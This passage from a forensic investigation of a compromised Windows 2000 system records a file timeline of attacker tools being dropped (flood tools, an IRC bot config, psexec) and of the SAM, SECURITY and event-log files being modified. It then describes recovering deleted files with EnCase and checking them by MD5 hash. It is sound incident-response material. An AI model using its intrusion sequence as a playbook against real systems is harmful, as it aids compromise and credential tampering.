06/27/03 08:18:46PM	Created	002\C\WINNT\system32\del.bat
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\EXPL32.EXE
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\hideapp.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\igmp.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\impvms.dll

06/27/03 08:18:46PM	Created	002\C\WINNT\system32\ipservers.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\Libparse.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\mirc.ini
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\mmdrv.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\moo.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\msccctl32.ocx
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\msi.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\nhtml.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\nicks.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\octo.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\psexec.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\rconnect.conf
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\rconnect.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\reg.xpl
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\remote.ini
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\script1.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\SECURE.BAT
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\server.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\smurf.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\spig.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\syn.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\tools.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\tools2.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\wincmd34.bat
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\winmm.dll
06/27/03 08:18:47PM	Accessed	002\C\Program Files\Outlook Express
06/27/03 08:18:47PM	Accessed	002\C\WINNT\Fonts\arial.ttf
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\intl
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\intl\agt0409.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\agentmpx.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\agentsvr.exe
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\activeds.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\adsldpc.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\dhcpcsvc.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\icmp.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\iphlpapi.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\mprapi.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\msafd.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rasapi32.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rasman.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rnr20.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rtutils.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\setupapi.dll
06/27/03 08:18:47PM	Modified	002\C\WINNT\system32\shell32.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\tapi32.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\userenv.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\winrnr.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\wshom.ocx
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\wshtcpip.dll
06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\net.exe

06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\net1.exe
06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\netmsg.dll
06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\rasadhlp.dll
06/27/03 08:18:52PM	Accessed	002\C\WINNT\system32\config\default.LOG
06/27/03 08:18:53PM	Modified	002\C\WINNT\system32\config\default
06/27/03 08:18:53PM	Accessed	002\C\WINNT\system32\config\default
06/27/03 08:18:53PM	Written	002\C\WINNT\system32\config\default
06/27/03 08:18:53PM	Modified	002\C\WINNT\system32\config\default.LOG
06/27/03 08:18:53PM	Written	002\C\WINNT\system32\config\default.LOG
06/27/03 08:19:12PM	Accessed	002\C\WINNT\Fonts\arialbd.ttf
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\EXPL32.EXE
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\hideapp.exe
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\hideapp.exe
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\igmp.exe
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\igmp.exe
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\impvms.dll
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\impvms.dll
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\ipservers.txt
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\ipservers.txt
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\Libparse.exe
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\Libparse.exe
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\mirc.ini
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\mirc.ini
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\moo.dll
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\moo.dll
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\msccctl32.ocx
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\msccctl32.ocx
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\nhtml.dll
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\nhtml.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\Media\chord.wav
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\drivers\kmixer.sys
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\aliases.ini
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\aliases.ini
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\bc.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\bc.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\bnc.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\bnc.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\close.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\close.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\config.hfg
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\config.hfg
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\del.bat
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\del.bat
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\nicks.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\nicks.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\octo.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\octo.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\psexec.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\psexec.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\rconnect.conf


06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\rconnect.conf
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\rconnect.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\rconnect.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\reg.xpl
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\reg.xpl
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\remote.ini
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\remote.ini
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\script1.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\script1.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\SECURE.BAT
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\SECURE.BAT
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\server.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\server.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\smurf.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\smurf.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\spig.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\spig.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\syn.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\syn.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\tools.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\tools.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\tools2.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\tools2.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\wincmd34.bat
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\wincmd34.bat
06/27/03 08:20:48PM	Modified	002\C\WINNT\system32\config\SecEvent.Evt
06/27/03 08:20:48PM	Accessed	002\C\WINNT\system32\config\SecEvent.Evt
06/27/03 08:20:48PM	Written	002\C\WINNT\system32\config\SecEvent.Evt
06/27/03 08:21:21PM	Accessed	002\C\WINNT\security
06/27/03 08:21:23PM	Modified	002\C\WINNT\security\Database\secedit.sdb
06/27/03 08:21:23PM	Accessed	002\C\WINNT\security\Database\secedit.sdb
06/27/03 08:21:23PM	Written	002\C\WINNT\security\Database\secedit.sdb
06/27/03 08:21:26PM	Modified	002\C\WINNT\system32\config\SECURITY
06/27/03 08:21:26PM	Accessed	002\C\WINNT\system32\config\SECURITY
06/27/03 08:21:26PM	Written	002\C\WINNT\system32\config\SECURITY
06/27/03 08:21:26PM	Modified	002\C\WINNT\system32\config\SECURITY.LOG
06/27/03 08:21:26PM	Accessed	002\C\WINNT\system32\config\SECURITY.LOG
06/27/03 08:21:26PM	Written	002\C\WINNT\system32\config\SECURITY.LOG
06/27/03 08:21:37PM	Accessed	002\C\WINNT\system32\netui0.dll
06/27/03 08:21:37PM	Accessed	002\C\WINNT\system32\netui1.dll
06/27/03 08:21:37PM	Accessed	002\C\WINNT\system32\ntlanman.dll
06/27/03 08:23:02PM	Accessed	002\C\WINNT\system32\iologmsg.dll
06/27/03 08:23:02PM	Accessed	002\C\WINNT\system32\netevent.dll
06/27/03 08:27:23PM	Modified	002\C\WINNT\security\edb.chk
06/27/03 08:27:23PM	Accessed	002\C\WINNT\security\edb.chk
06/27/03 08:27:23PM	Written	002\C\WINNT\security\edb.chk
06/27/03 08:27:23PM	Modified	002\C\WINNT\security\edb.log
06/27/03 08:27:23PM	Accessed	002\C\WINNT\security\edb.log
06/27/03 08:27:23PM	Written	002\C\WINNT\security\edb.log
06/27/03 08:33:50PM	Created	002\C\WINNT\system32\ntservice.bat


06/27/03 08:33:51PM	Accessed	002\C\WINNT\system32\ntservice.bat
06/27/03 08:33:52PM	Modified	002\C\WINNT\system32\ntservice.bat
06/27/03 08:33:53PM	Created	002\C\WINNT\system32\ipcNL.exe
06/27/03 08:34:03PM	Accessed	002\C\WINNT\system32\ipcNL.exe
06/27/03 08:34:04PM	Modified	002\C\WINNT\system32\ipcNL.exe
06/27/03 08:34:06PM	Created	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:08PM	Modified	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:08PM	Accessed	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:08PM	Written	002\C\WINNT\system32\PSEXESVC.EXE
06/27/03 08:34:10PM	Modified	002\C\WINNT\system32\config\system
06/27/03 08:34:10PM	Accessed	002\C\WINNT\system32\config\system
06/27/03 08:34:10PM	Written	002\C\WINNT\system32\config\system
06/27/03 08:34:10PM	Modified	002\C\WINNT\system32\config\SYSTEM.ALT
06/27/03 08:34:10PM	Accessed	002\C\WINNT\system32\config\SYSTEM.ALT
06/27/03 08:34:10PM	Written	002\C\WINNT\system32\config\SYSTEM.ALT
06/27/03 08:34:31PM	Modified	002\C\WINNT\system32\config\SAM
06/27/03 08:34:31PM	Accessed	002\C\WINNT\system32\config\SAM
06/27/03 08:34:31PM	Written	002\C\WINNT\system32\config\SAM
06/27/03 08:34:31PM	Accessed	002\C\WINNT\system32\config\SAM.LOG
06/27/03 08:34:32PM	Modified	002\C\WINNT\system32\config\SAM.LOG
06/27/03 08:34:32PM	Written	002\C\WINNT\system32\config\SAM.LOG
06/27/03 08:36:34PM	Modified	002\C\WINNT\system32\cmd.exe
06/27/03 08:36:34PM	Accessed	002\C\WINNT\system32\cmd.exe
06/27/03 08:36:34PM	Modified	002\C\WINNT\system32\empavms.exe
06/27/03 08:36:34PM	Accessed	002\C\WINNT\system32\empavms.exe


Recover Deleted Files


The analysis of the compromised system utilizing EnCase allows the examiner to see in one view all files on the system including files which it has identified as having been deleted and whether or not they are recoverable. The system is shown as only having one file, 002\C\WINNT\system32\Perflib_Perfdata_590.dat, which has been deleted and it is identified as being recoverable. To recover the file the analyst has to right click on the file name and select copy/unerase. The analyst then has the option to save the logical or the entire physical file. The analyst then gives the path the file is to be saved to.

The file Perflib_Perfdata_590.dat is created by the System Monitor. When a system is shutdown normally this file would be deleted. If there is an abnormal shutdown (such as pulling the power cable from the back of the computer) these files can become orphaned.












While conducting the string searches I identified several files in unallocated space, as an example, I recovered one of the files by selecting the beginning of the file (after comparing it with the original) and doing a sweeping bookmark to the end of the file (after comparing it with the original) and then right clicking and choosing export and then selecting the option "exact binary image." I then put in the path I want it saved to.





After copying out the two files msccctl32.ocx (Original) and msccctl32_c.ocx (Recovered), I ran a MD5SUM hash analysis which resulted in identical hash values for the two files.

